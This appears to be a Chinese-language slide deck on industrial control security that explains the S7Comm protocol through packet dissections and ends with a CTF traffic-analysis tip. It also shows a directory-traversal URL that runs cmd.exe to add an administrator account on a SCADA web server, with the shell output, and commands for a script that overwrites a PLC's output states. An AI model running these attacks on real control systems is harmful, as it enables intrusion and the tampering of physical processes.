
1. SCADA

1. web访问入口

2. dll劫持

3. ajax

2. PLC



工控安全之我见—箭在弦上—攻击方式—scada



1、使用“../”可对WEBSERVER目录进行跳转，可对上层目录进行遍历

2、用

“http://XXX.XXX.XXX.XXX/../../../../windows/system32/cmd.exe?/c+net+user+admin+admin+/add”加用户

世纪星组态软件演示工程

登录 曲线 图表 报警 报表 查询 退出 帮助

进料过程 反应过程 出料过程 反应计数 8

11/10/10 15:09 1K \$wirnt\$.inf

04/18/14 10:06 < 1K -1

11/10/10 22:44 Folder 1025

11/10/10 22:44 Folder 1028

11/10/10 22:44 Folder 1031

11/10/10 22:46 Folder 1033

11/10/10 22:44 Folder 1037

11/10/10 22:44 Folder 1041

11/10/10 22:44 Folder 1042

11/10/10 22:44 Folder 1054

04/14/08 20:00 2K 12520437.cpx

04/14/08 20:00 2K 12520850.cpx

11/10/10 22:47 Folder 2052

11/10/10 22:44 Folder 3076

11/10/10 22:44 Folder 3com_dmi

04/14/08 20:00 98K 6to4svc.dll

04/14/08 20:00 1K al5.tbl

日期	时间	报警状态	报警内
2014年04月27日	13时45分39秒	报警	关报警

世纪星组态软件演示工程

登录 曲线 图表 报警 报表 查询 退出

C:\WINDOWS\system32\cmd.exe

Microsoft Windows XP [版本 5.1.2600]

(C) 版权所有 1985-2001 Microsoft Corporation

C:\Documents and Settings\Administrator\My Recent Documents

\\BOT1 的用户帐户

admin Administrator

Guest HelpAssista

命令成功完成。

C:\Documents and Settings\Administrator\My Recent Documents

11/10/10 15:09 1K \$wirnt\$.inf

04/18/14 10:06 < 1K -1

11/10/10 22:44 Folder 1025

11/10/10 22:44 Folder 1028

11/10/10 22:44 Folder 1031

11/10/10 22:46 Folder 1033

11/10/10 22:44 Folder 1037

工控安全之我见—箭在弦上—协议安全未加密



Modbus

S3/S5/S7

DNP3

Profinet

Ethernet/IP

.....



工控安全之我见—箭在弦上—协议安全—S7Comm



S7Comm (S7 Communication) 是西门子专有的协议。

S7协议被封装在TPKT和ISO-COTP协议中，这使得PDU（协议数据单元）能够通过TCP传送。

它用于PLC编程，在PLC之间交换数据，从SCADA（监控和数据采集）系统访问PLC数据以及诊断目的。

S7Comm以太网协议基于OSI模型

OSI layer	Protocol
7 Application Layer	S7 communication
6 Presentation Layer	S7 communication (COTP)
5 Session Layer	S7 communication (TPKT)
4 Transport Layer	ISO-on-TCP (RFC 1006)
3 Network Layer	IP
2 Data Link Layer	Ethernet
1 Physical Layer	Ethernet

工控安全之我见—箭在弦上—协议安全—S7Comm



第5层TPKT，介于 TCP 和 COTP 协议之间；这是一个传输服务协议，主要用来在 COTP 和 TCP 之间建立桥梁

第 6 层 COTP，COTP 以 “Packet” 为基本单位来传输数据，这样接收方会得到与发送方具有相同边界的数据

第 7 层，S7 communication，这一层和用户数据相关，对 PLC 数据的读取报文在这里完成

在具体的报文中，TPKT 的作用是包含用户协议（5~7 层）的数据长度（字节数）；COTP 的作用是定义了数据传输的基本单位（在 S7Comm 中 PDU TYPE: DT data）

▼ TPKT, Version: 3, Length: 25

Version: 3
Reserved: 0
Length: 25

▶ ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
▶ S7 Communication

0000	94	28	2e	b4	c3	34	8c	ec	4b	63	d5	c7	08	00	45	00	·(·4·Kc···E·
0010	00	41	39	d6	40	00	40	06	00	00	c0	a8	0b	83	c0	a8	·A9·@·@·
0020	03	15	d7	63	00	66	5a	51	98	e9	dc	a8	c7	60	50	18	···c·fZQ···`P·
0030	fa	da	90	1c	00	00	03	00	00	19	02	f0	80	32	01	00	·····2·
0040	00	ff	ff	00	08	00	00	f0	00	00	03	00	03	07	80		·····

TPKT - ISO on TCP - RFC1006 (tpkt), 4 bytes

Packets: 2097 · Displayed: 6 (0.3%)

Profile: Default

工控安全之我见—箭在弦上—协议安全—S7Comm



COTP协议分为两种形态，分别是COTP连接包（COTP Connection Packet）和COTP功能包（COTP Function Packet）

Wireshark · Packet 5 · s7comm_downloading_block_db1.pcap

▶ Frame 5: 76 bytes on wire (608 bits), 76 bytes captured (608 bits)
▶ Ethernet II, Src: AsustekC_84:5e:41 (90:e6:ba:84:5e:41), Dst: Siemens_23:eb:3b (00:1b:1b:23:eb:3b)
▶ Internet Protocol Version 4, Src: 192.168.1.10, Dst: 192.168.1.40
▶ Transmission Control Protocol, Src Port: 4185, Dst Port: 102, Seq: 1, Ack: 1, Len: 22
▶ TPkt, Version: 3, Length: 22

▼ ISO 8073/X.224 COTP Connection-Oriented Transport Protocol

Length: 17
PDU Type: CR Connect Request (0x0e)
Destination reference: 0x0000
Source reference: 0x0007

0000 = Class: 0
.... ..0. = Extended formats: False
....0 = No explicit flow control: False

Parameter code: src-tsap (0xc1)
Parameter length: 2
Source TSAP: 0100

Parameter code: dst-tsap (0xc2)
Parameter length: 2
Destination TSAP: 0102

Parameter code: tpdu-size (0xc0)
Parameter length: 1
TPDU size: 1024

opt

payload, 3 parameter

0000	00	1b	1b	23	eb	3b	90	e6	ba	84	5e	41	08	00	45	00	..#.;..^A..E..
0010	00	3e	2d	4b	40	00	80	06	00	00	c0	a8	01	0a	c0	a8	>-K@.....
0020	01	28	10	59	00	66	90	44	dd	a2	00	02	fb	10	50	18	(.Y.f.D.....P.
0030	fa	f0	83	b3	00	00	03	00	00	16	11	e0	00	00	00	07	
0040	00	c1	02	01	00	c2	02	01	02	c0	01	0a					

工控安全之我见—箭在弦上—协议安全—S7Comm



功能码

Wireshark · Packet 1 · step7_s300_stop.pcapng

▶ ISO 8073/X.224 COTP Connection-Oriented Transport Protocol

▼ S7 Communication

▼ Header: (Job)

- Protocol Id: 0x32
- ROSCTR: Job (1)
- Redundancy Identification (Reserved): 0x0000
- Protocol Data Unit Reference: 13568
- Parameter length: 16
- Data length: 0

▼ Parameter: (PLC Stop)

Function: PLC Stop (0x29)

Unknown bytes: 0000000000

Length part 2: 9

PI (program invocation) Service: P_PROGRAM

0000	00	1b	1b	1a	d6	e0	00	0c	29	6e	5d	01	08	00	45	00	)n] ...E.
0010	00	49	03	bc	40	00	80	06	6c	96	86	f9	3e	c7	86	f9	..I..@... l...>..
0020	3d	a3	c0	09	00	66	75	84	21	c2	00	1a	84	ba	50	18	=...fu. !...P.
0030	f5	91	2c	4d	00	00	03	00	00	21	02	f0	80	32	01	00	..,M... -!...2..
0040	00	35	00	00	10	00	00	29	00	00	00	00	00	09	50	5f	..5.....)P_
0050	50	52	4f	47	52	41	4d										PROGRAM

Help Close

工控安全之我见—箭在弦上—攻击案例



直接脚本打plc，篡改点位状态


```
$python s71200.py -t 192.168.2.21 -r
```

```
$python s71200.py -t 192.168.2.21 -o 11111111
```

工控安全之CTF—流量分析



因为普遍的工控协议在传输的过程中不加密，协议上无认证，所以基本办法就是对着tcp或者udp撸流
细心再细心！一般就能发现flag





谢谢大家!